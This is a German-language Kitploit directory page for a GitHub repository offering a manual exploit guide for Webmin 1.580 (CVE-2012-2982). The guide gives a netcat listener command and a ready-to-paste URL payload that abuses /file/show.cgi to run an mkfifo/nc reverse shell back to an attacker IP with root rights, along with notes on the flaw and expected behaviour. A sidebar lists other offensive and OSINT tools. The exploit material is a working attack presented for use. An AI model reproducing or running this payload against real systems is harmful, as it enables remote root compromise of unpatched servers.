
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit- — Manueller, authentifizierter Remote-Code-Execution-Exploit (RCE) ohne Metasploit über die Browser-URL-Leiste für Webmin 1.580 (CVE-2012-2982) | Kitploit
Tools/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRemote-Access-Tool
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

Manueller, authentifizierter Remote-Code-Execution-Exploit (RCE) ohne Metasploit über die Browser-URL-Leiste für Webmin 1.580 (CVE-2012-2982)

Repository anzeigen
32vor 5 MonatenNoch nicht geprüft
Teilen

Webmin 1.580 RCE-Ausführungsanleitung

Schnellreferenz für die Ausführung authentifizierter Remote-Code-Execution (RCE) auf Webmin 1.580 über die Komponente /file/show.cgi.


1. Angriffsmaschine (Listener)


Führen Sie diesen Befehl auf Ihrem lokalen Rechner aus, um die eingehende Verbindung entgegenzunehmen, bevor Sie die Payload ausführen:

rlwrap nc -lnvp 4444

2. Exploit-Payload für das Ziel

Fügen Sie die folgende URL direkt in die Adressleiste Ihres Browsers ein (stellen Sie sicher, dass Sie zuvor im Webmin-Dashboard angemeldet sind):

http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|

Bildschirmfoto 2026-05-25 220641

Hinweis: Denken Sie daran, <YOUR_ATTACK_IP> durch Ihre tatsächliche lokale oder Tunnel-IP-Adresse zu ersetzen, sowie IP und PORT des Ziels. Bildschirmfoto 2026-05-25 220708
Kontext & Details

Schwachstelle: Unzureichende Bereinigung der Inline-Pfadinformationen, die an die interne open()-Funktion von Perl in /file/show.cgi übergeben werden. Das Anhängen des Pipe-Zeichens (|) ermöglicht die Ausführung beliebiger Befehle mit Root-Rechten.

Authentifizierung: Hierfür ist eine aktive Sitzung erforderlich. Der Browser übernimmt die Authentifizierung automatisch, indem er beim Aufrufen der URL-Payload Ihre aktiven Sitzungscookies sendet.

Erwartetes Verhalten: Nach dem Drücken der Eingabetaste dreht sich der Browser-Tab und scheint auf unbestimmte Zeit zu hängen. Dies bestätigt, dass der Server-Thread erfolgreich gekapert wurde, um die interaktive Shell-Sitzung aufrechtzuerhalten.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    311
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    303

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




